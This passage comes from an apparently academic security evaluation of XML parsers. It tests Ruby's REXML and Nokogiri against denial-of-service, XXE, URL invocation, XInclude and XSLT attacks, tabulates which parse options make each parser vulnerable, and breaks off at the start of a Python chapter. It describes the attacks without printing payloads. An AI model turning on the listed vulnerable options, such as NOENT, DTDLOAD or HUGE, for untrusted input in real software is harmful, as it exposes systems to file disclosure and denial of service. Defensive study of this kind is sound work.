We chose to test the treelike API because it appears to be the most evolved. The streaming API lacks some key features like processing of DOCTYPE [Rus08f].

An example called “rexml.rb", which shows how to instantiate REXML, is provided in Listing 6.3.

```
1 require 'rexml/document'
2 include REXML
3 file = File.new( "../../xml_files_windows/standard.xml" )
4 doc = Document.new(file)
5 content = doc.root.text
6 puts content
```

Listing 6.3: Example of using REXML

Execute this example by typing “ruby rexml.rb” from the command prompt.

- ⋆ Line 1: Load the REXML library.
- ⋆ Line 2: Include the namespace (similar to Java: import) so that classes and methods from REXML can be used without explicitly prefixing REXML.
- ⋆ Line 3: Create a new file object for the resource.
- ⋆ Line 4: Parse the document using the *Document.new* method with *file* as an argument.
- ⋆ After parsing is finished, the nodes of the document can be accessed in a treelike manner.
- ⋆ Line 5: Access the text node of the root.
- ⋆ Line 6: Output the content of the element using “puts”.

More indepth tutorials [Rus08c] [Ver05] are available online, where reading in XML documents from different input sources as well as creating and manipulating documents is discussed.

REXML is a non-validating parser and, according to the XML specification, is therefore not required to process external entities [Bra08] [Ver05]. Another source on the internet [the07] backs up this fact.

The API for class “Entity” [Rus08d] and other resources, available on the Internet [Sei13] [Cli15] [Ver05], state that REXML has only limited entity support. Required character entity references (< & >) are resolved as well as internal entities, however, “all other entity references are left unprocessed” [Rus08c]. Since the author states in the API “God, I hate DTDs. I really do. Why this idiot standard still plagues us is beyond me.” [Rus08d], we assume that there is little hope that the status of entity support will change in the near future.

6.3.2. Available Settings of REXML

The API [Rus08a] for REXML::Document.new mentions no options to govern the processing of entities. However, other resources [Rus08b] [Sei13] mention a setting for controlling the maximum entity expansion limit and entity expansion text limit. Table 6.1 shows these settings.

Feature [Rus08b]	**Default**
REXML::Security.entity_expansion_limit=(val) Set the entity expansion limit. By default the limit is set to 10000. Deprecated: REXML::Document.entity_expansion_limit=(val) Note: Limits the total size of an entity; Example: A value of 30 means that the size of the expanded entity has to be < 30 characters	10000
REXML::Security.entity_expansion_text_limit=(val) Set the entity expansion limit. By default the limit is set to 10240. Deprecated: REXML::Document.entity_expansion_text_limit=(val)	10240

Table 6.1.: Selected parser features of REXML [Rus08b]

Unfortunately, the API for REXML::Security [Rus08e] does not comment on the difference between those settings. And no class REXML::Security is included in the package, which is available on the homepage [Rus08g]. This explains the lack of any API documentation in our downloaded package. Our manual search of the source code revealed that the feature **entity_expansion_limit** is used within file “security.rb” and “document.rb”. Both “security.rb” and “document.rb” implement getter and setter methods for these attributes. File “document.rb” additionally defines a method `record_entity_expansion` where the attribute **entity_expansion_limit** is used. This is shown in Listing 6.4.

```
1 def record_entity_expansion
2       @entity_expansion_count += 1
3       if @entity_expansion_count > Security.entity_expansion_limit
4         raise "number of entity expansions exceeded, processing aborted
              ."
5       end
6     end
```

Listing 6.4: Source code of REXML record_entity_expansion in document.rb

Further investigation shows that only method `unnormalized` in file "entity.rb" calls the method `record_entity_expansion`. The code is shown in Listing 6.5.

```
1  # Evaluates to the unnormalized value of this entity; that is,
       replacing
2  # all entities -- both %ent; and &ent; entities.  This differs from
3  # +value()+ in that +value+ only replaces %ent; entities.
4  def unnormalized
5    document.record_entity_expansion unless document.nil?
6    v = value()
7    return nil if v.nil?
8    @unnormalized = Text::unnormalize(v, parent)
9    @unnormalized
10 end
```

Listing 6.5: Source code of REXML unnormalized() in entity.rb

Our understanding of this code is, that the counter `entity_expansion_count` in method `record_entity_expansion` increments the values for as long as the document exists.

Analogous to the afore mentioned, there are getter and setter methods for **entity_expansion_text_limit** in file "document.rb" and "security.rb". This attribute is used in two methods. First in file "entity.rb" in method `value` and second in file "text.rb" in method `unnormalize`.

The method `value` is shown in Listing 6.6.

```
1     def value
2       if @value
3         matches = @value.scan(PEREFERENCE_RE)
4         rv = @value.clone
5         if @parent
6           sum = 0
7           matches.each do |entity_reference|
8             entity_value = @parent.entity( entity_reference[0] )
9             if sum + entity_value.bytesize > Security.
                 entity_expansion_text_limit
10              raise "entity expansion has grown too large"
11            else
12              sum += entity_value.bytesize
13            end
14            rv.gsub!( /%#{entity_reference.join};/um, entity_value )
15          [more code]
```

Listing 6.6: Source code of REXML value() in entity.rb

The method “unnormalize" is shown in Listing 6.7.

```
1  # Unescapes all possible entities
2     def Text::unnormalize( string, doctype=nil, filter=nil, illegal=nil
          )
3       sum = 0
4       string.gsub( /\r\n?/, "\n" ).gsub( REFERENCE ) {
5         s = Text.expand($&, doctype, filter)
6         if sum + s.bytesize > Security.entity_expansion_text_limit
7           raise "entity expansion has grown too large"
8         else
9           sum += s.bytesize
10        end
11        s
12      }
13    end
```

Listing 6.7: Source code of REXML unnormalized() in text.rb

According to those two code extracts, the **entity_expansion_text_limit** determines the total byte size of an entity. We did some manual tests to get an understanding of those two attributes. We use the test file

“dos_core.xml” and first assumed that the “entity_expansion_limit” counts the occurrences of entities within the XML document (1*a2 + 5*a1 + 5*a0 = 11). This assumption proved to be wrong, because the parser counts every entity reference which has to be resolved. This sums up to a total of 31 entity references (1*a2 + 5*a1 + 25*a0) and a `replacement text` for entity `a2` of 75 characters. ((3 characters * 5) * 5)

Therefore, an **entity_expansion_limit** < 31 raises an exception. Setting this attribute to “31" and increasing the size of entity `a0` to “dosdosdosdos” does not trigger an exception. This confirms that **entity_expansion_limit** only governs the number of entity references, but not their size.

Therefore, an **entity_expansion_text_limit** < 75 raises an exception. Setting this attribute to “75” and increasing the size of the string by one character or adding another reference triggers an exception. This confirms that the size of the `replacement text` is checked.

6.3.3. Impact

Table 6.2 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 30: Limit number of entity references	0	1	RuntimeError; border value for entity_expansion_limit; increase the value +1, then the document is processed	Add.
testDOS_core_entity_expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 74: Limit size of entity	0	1	RuntimeError; border value for entity_expansion_text_limit; increase the value +1, then the document is processed	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	0	0	RuntimeError: entity expansion has grown too large	core
testDOS_entitySize_entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 0: Limit number of entity references	0	1	RuntimeError: number of entity expansions exceeded	Add.
testDOS_entitySize_entity_expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 0: Limit size of entity	0	1	RuntimeError: entity expansion has grown too large	Add.
testDOS_indirections	Default Settings: Billion laughs attack	0	0	RuntimeError: entity expansion has grown too large	core
testDOS_indirections_entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 0: Limit number of entity references	0	1	RuntimeError: number of entity expansions exceeded	Add.
testDOS_indirections_entity_expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 0: Limit size of entity	0	1	RuntimeError: entity expansion has grown too large	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0		core
testInternalSubset_ExternalPEReferenceInDTD _entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 0: Limit number of entity references	0	0	No effect on external parameter entities	Add.
testInternalSubset_ExternalPEReferenceInDTD_entity _expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 0: Limit size of entity	0	0	RuntimeError: entity expansion has grown too large	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 0: Limit number of entity references	1	0	No effect on internal parameter entities	Add.
testInternalSubset_PEReferenceInDTD_entity_expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 0: Limit size of entity	1	0	No effect on internal parameter entities	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0		core
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	REXML is a non-validating parser and has no support for XML Schema	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	REXML is a non-validating parser and has no support for XML Schema	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core
testXXE_entity_expansion_limit	Checks whether feature **mitigates** attack entity_expansion_limit = 0: Limit number of entity references	0	1	RuntimeError: entity expansion has grown too large	Add.
testXXE_entity_expansion_text_limit	Checks whether feature **mitigates** attack entity_expansion_text_imit = 0: Limit size of entity	0	1	RuntimeError: entity expansion has grown too large	Add.

Table 6.2.: Summary of all test results of REXML

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

The parser is not vulnerable to any kind of attack vector by default.

Summary

Table 6.3 summarizes the test results.

Total number of tests	**28**
Number of additional tests	12
BVS	**2**
BVS (%)	13
BVS (% total number of vulnerabilities)	50
BVS (% total number of tests)	7
VFS	**2**
VFS (% total number of vulnerabilities)	50
VFS (% total number of tests)	7
Total number of vulnerabilities	**4**
CMS	8
CMS (%)	67
BVS[Countermeasures]	**0**

Table 6.3.: REXML: Accumulated test results

The parser has a total of 28 tests, of which 12 are additional tests. The test results show that the BVS is 2, which accounts for a normalized vulnerability of 13 % on a scale from 0 to 100. This corresponds to 7 % of the total number of tests and for 50 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 2 additional vulnerabilities. This accounts for 7 % of the total number of tests and for 50 % of all vulnerabilities. This yields a total count of 4 vulnerabilities. The CMS is 8, which accounts for 67 % of additional tests.

By default, the parser has a very good security level with a BVS of 13 %. Statistically, the parser is vulnerable to only about 10 % of the attacks. Looking at the results more closely reveals that the parser is not vulnerable to any kind of attack and only has two features. Setting the features does not introduce any new vulnerabilities.

Note: While this description evaluates the parser's security, the description above provides an initial look at the parser's security and is only based on the numbers. This should be a warning to readers to solely make any decision based on numbers. We recommend using the parser with the default settings.

6.4. Nokogiri

This section discusses the Ruby parser **nokogiri**. First we give an **Introduction** to the parser in Section 6.4.1, then discuss the **Available Settings** in Section 6.4.2 and finally summarize the **Impact** in Section 6.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section A.2. We recommend readers who would like to get more insight into the test results, to first read Section 6.4.2 and then proceed to the test results.

6.4.1. Introduction to Nokogiri

Nokogiri [nok15c] is an XML/HTML parser based on libxml2 [nok15a]. It supports SAX and a Reader interface as well as CSS3 selectors and XPath [yar15c].

We found three ways of using Nokogiri (i) Nokogiri::XML() (ii) Nokogiri::XML::Document.read_io() and (iii) Nokogiri::XML.parse().

An example of (i) can be found on the homepage [nok15b]. While this is, without arguing, the easiest way to begin, it entails the disadvantage of the underlying parser being called with predefined set options, namely DEFAULT_XML [yar15c]. This corresponds to the options “recover” and “nonet” [yar15a]. The option “RECOVER” is not relevant for our testing, however “NONET” is, because it deactivates network access. Using the method XML() is actually a convenience method which will call the method “parse()”. If this way of parsing is used, this corresponds to our tests which set the ParseOption “NONET”.

Our next approach (ii) is to use read_io(), which is highly configurable. An example is shown in Listing 6.8.

```
1 doc = Nokogiri::XML::Document.read_io(open('../../xml_files/standard.
    xml'),
2                                       url=nil,
3                                       encoding=nil,
4                                       options=Nokogiri::XML::
                                           ParseOptions::NOENT | Nokogiri
                                           ::XML::ParseOptions::NONET)
5
6 puts doc.at_css("data").content
```

Listing 6.8: Example of Nokogiri using the read_io() method

Multiple options can be set using a pipe (|). Unfortunately, while testing, some ParseOptions seem to not be supported, for example “XINCLUDE”. This is due to the fact that when the ParseOption “XINCLUDE” is set in method “parse()”, the parser calls the method do_xinclude().

Listing 6.9 shows the source code of the parse() method, which is located at C:/Ruby21-x64/lib/ruby/gems/2.1.0/gems/nokogiri-1.6.5-x64-mingw32/lib/nokogiri/xml/document.rb.

```
1 def self.parse
2         [more code]
3         # do xinclude processing
4         doc.do_xinclude(options) if options.xinclude?
5         [more code]
6 end
```

Listing 6.9: Source code of Nokogiri's parse() method

⋆ Line 4 Execute the do_xinclude() method on the document.

If `read_io()` is used, the parse option **XINCLUDE** is essentially ignored and the call to `do_xinclude` has to be done manually.

However, this showed us that it is best to let Nokogiri take care of all the internals and use (iii) the `parse()` method. An example of using `Nokogiri::XML::Document.parse` is shown in Listing 6.10.

```
1 doc = Nokogiri::XML::Document.parse(open('../../xml_files/standard.xml'
    ),
2                                       url=nil,
3                                       encoding=nil,
4                                       options=Nokogiri::XML::
                                           ParseOptions::NOENT | Nokogiri
                                           ::XML::ParseOptions::NONET)
5 puts doc.at_css("data").content
6 end
```

Listing 6.10: Example of Nokogiri using the parse() method

Execute this example by typing "ruby nokogiri.rb" from the command prompt.

6.4.2. Available Settings of Nokogiri

The API for `Nokogiri::XML::ParseOptions` [yar15a] mentions several options governing the processing of entities.

Table 6.4 shows selected settings which are used for our tests.

Feature [yar15a]	**Default**
NOENT Substitute entities	0
DTDATTR Default DTD attributes	0
DTDLOAD Load external subsets	0
DTDVALID validate with the DTD	0
HUGE relax any hardcoded limit from the parser	0
NONET Forbid network access. Recommended for dealing with untrusted documents.	0
XINCLUDE Implement XInclude substitution	0

Table 6.4.: Selected parser features of Nokogiri [yar15a]

Although, strictly speaking, these are ParseOptions, we call it a feature anyway to be consistent in our descriptions.

Some features are self-explanatory and do not require any additional comments, such as **HUGE** and **XINCLUDE**. Our test results show that annotations to other features are useful.
The feature **NOENT** affects the processing of both external general and parameter entities.
The features **DTDATTR** and **DTDLOAD** affect the loading of the [30] external subset in a system identifier and process any entity within the [30] external subset. Additionally, external parameter entities in the [28b] internal subset are also processed.
The feature **DTDVALID** affects the loading of the [30] external subset and processing of all entities both in the [28b] internal subset and the [30] external subset.
The feature **NONET** forbids network access if *true* is assigned and allows network access if *false* is assigned as a value.

The behavior of the parser can be summarized as follows: The parser (i) does not resolve external entities, (ii) does not load the [30] external subset, (iii) has an inbuilt limit for the number of entity references, (iv) allows network access and (v) does not process XInclude.

Setting Nokogiri features works as follows. If no features are provided, the **DEFAULT_XML** option is used. This is the setting for our core tests. If another feature is provided, only this one is set.

6.4.3. Impact

Table 6.5 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	0	0	SyntaxError: Detected an entity reference loop	core
testDOS_indirections_ParseOptions_HUGE	Checks whether feature **facilitates** attack HUGE: Deactivate DoS protection	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0		core
testInternalSubset_ExternalPEReferenceInDTD _ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0		core
testParameterEntity_core_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_core_ParseOptions_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testParameterEntity_core_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testParameterEntity_core_ParseOptions_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testParameterEntity_core_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_core_ParseOptions_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testParameterEntity_core_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testParameterEntity_core_ParseOptions_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1		Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testParameterEntity_doctype_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_doctype_ParseOptions_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testParameterEntity_doctype_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testParameterEntity_doctype_ParseOptions_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testParameterEntity_doctype_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_doctype_ParseOptions_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testParameterEntity_doctype_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0		Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_doctype_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_ParseOptions_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_doctype_ParseOptions_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_doctype_ParseOptions_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_externalGeneralEntity_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testURLInvocation_externalGeneralEntity_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testURLInvocation_externalGeneralEntity_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_externalGeneralEntity_ParseOptions_DTDVALID _NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	SyntaxError: Entity 'remote' not defined	Add.
testURLInvocation_externalGeneralEntity_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity_ParseOptions_NOENT _NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	SyntaxError: Entity 'remote' not defined	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testURLInvocation_parameterEntity_ParseOptions_DTDATTR _NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_parameterEntity_ParseOptions_DTDLOAD _NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_parameterEntity_ParseOptions_DTDVALID _NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_parameterEntity_ParseOptions_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_ParseOptions_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	1	0		Add.
testURLInvocation_XInclude_ParseOptions_XINCLUDE_NONET	Checks whether feature **mitigates** attack XINCLUDE: Process XInclude NONET: Deactivate network access	0	1		Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_ParseOptions_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core
testXXE_ParseOptions_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXXE_ParseOptions_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testXXE_ParseOptions_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testXXE_ParseOptions_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.

Table 6.5.: Summary of all test results of Nokogiri

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The feature “HUGE” renders the parser vulnerable.

XXE Attacks

The parser is not vulnerable to XXE attacks by default.
The features (i) “DTDVALID” or (ii) “NOENT” render the parser vulnerable.

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default.
The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” or (iv) “NOENT” render the parser vulnerable.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The feature (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” ,(iv) “NOENT” or (v) “XINCLUDE” render the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.
The feature “XINCLUDE” renders the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 6.6 summarizes the test results.

Total number of tests	**64**
Number of additional tests	48
BVS	**3**
BVS (%)	19
BVS (% total number of vulnerabilities)	11
BVS (% total number of tests)	5
VFS	**25**
VFS (% total number of vulnerabilities)	89
VFS (% total number of tests)	39
Total number of vulnerabilities	**28**
CMS	17
CMS (%)	35
BVS[Countermeasures]	**3**

Table 6.6.: Accumulated test results of Nokogiri

The parser has a total of 64 tests, of which 48 are additional tests. The test results show that the BVS is 3, which accounts for a normalized vulnerability of 19 % on a scale from 0 to 100. This corresponds to 5 % of the total number of tests and for 11 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 25 additional vulnerabilities. This accounts for 39 % of the total number of tests and for 89 % of all vulnerabilities. This yields a total count of 28 vulnerabilities. The CMS is 17, which accounts for 35 % of additional tests.

By default, the parser has a good security level with a BVS of 19 %. Statistically, the parser is vulnerable to a quarter of the attacks. Looking at the results more closely reveals that the parser is only vulnerable to quadratic blowup DoS attacks. Setting features introduces new vulnerabilities for DoS, XXE, XXE based on parameter entities, URL Invocation and XInclude attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for DoS, XXE or XInclude attacks. None of these counteracting features can be used to harden the parser.

We recommend using the parser with the default settings.

6.5. Impact of all Ruby Parsers

This section summarizes the test results of all tested Ruby parsers. Figure 6.1 provides an overview of the test results of all the Ruby parsers assessed in our trial.



Figure 6.1.: Comparison of the security of different Ruby parsers

If the parser is used with its factory defaults, REXML is the most secure option with two (2) vulnerabilities, followed by Nokogiri with three (3) vulnerabilities. Nokogiri offers a lot of features which can elevate the count of vulnerabilities up to 28. Statistically, this makes the parser vulnerable to any tested attack vector.

Table 6.7 shows a detailed analysis of the vulnerabilities for each parser.

Table 6.7.: Comparison of vulnerabilities of different Ruby parsers

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT
REXML	no	no	no	no	no	no
Nokogiri	yes	no	no	no	no	no

A closer look at REXML reveals that it is not vulnerable to any kind of attack vector. Only Nokogiri is vulnerable to DoS attacks. No other attacks are viable. Interested readers can find a more detailed description of the results in the corresponding section about the parser.

Finally, Figure 6.2 summarizes the vulnerabilities categorized by attack vectors.



Figure 6.2.: Vulnerabilities of Ruby parsers categorized by attack vector

7. Python

This chapter discusses the installation and setup of our working environment in Section 7.1. Section 7.2 presents an overview of parsers in Python. Then we will discuss the parsers etree in Section 7.3, minidom in Section 7.4, xml.sax in Section 7.5, pulldom in Section 7.6, lxml in Section 7.7 and defusedxml in Section 7.8. Finally, in Section 7.10 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 7.10. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 7.1.

7.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

We use Python v.2.7.10 [pyt15i]. We install Python to "C:/Python27". To verify that the installation was successful we open a command prompt and execute the command "python -v". This produces an output similar to Listing 7.1.

```
1 C:\Christopher_Spaeth\code\python\lxml>python -v
2 # installing zipimport hook
3 import zipimport # builtin
4 # installed zipimport hook
5 # C:\Python27\lib\site.pyc matches C:\Python27\lib\site.py
6 [more output]
7 Python 2.7.10 (default, May 23 2015, 09:44:00) [MSC v.1500 64 bit (
     AMD64)] on win32
8 Type "help", "copyright", "credits" or "license" for more information.
9 >>>
```

Listing 7.1: Output of successful installation of Python

7.1.1. Installation Requests

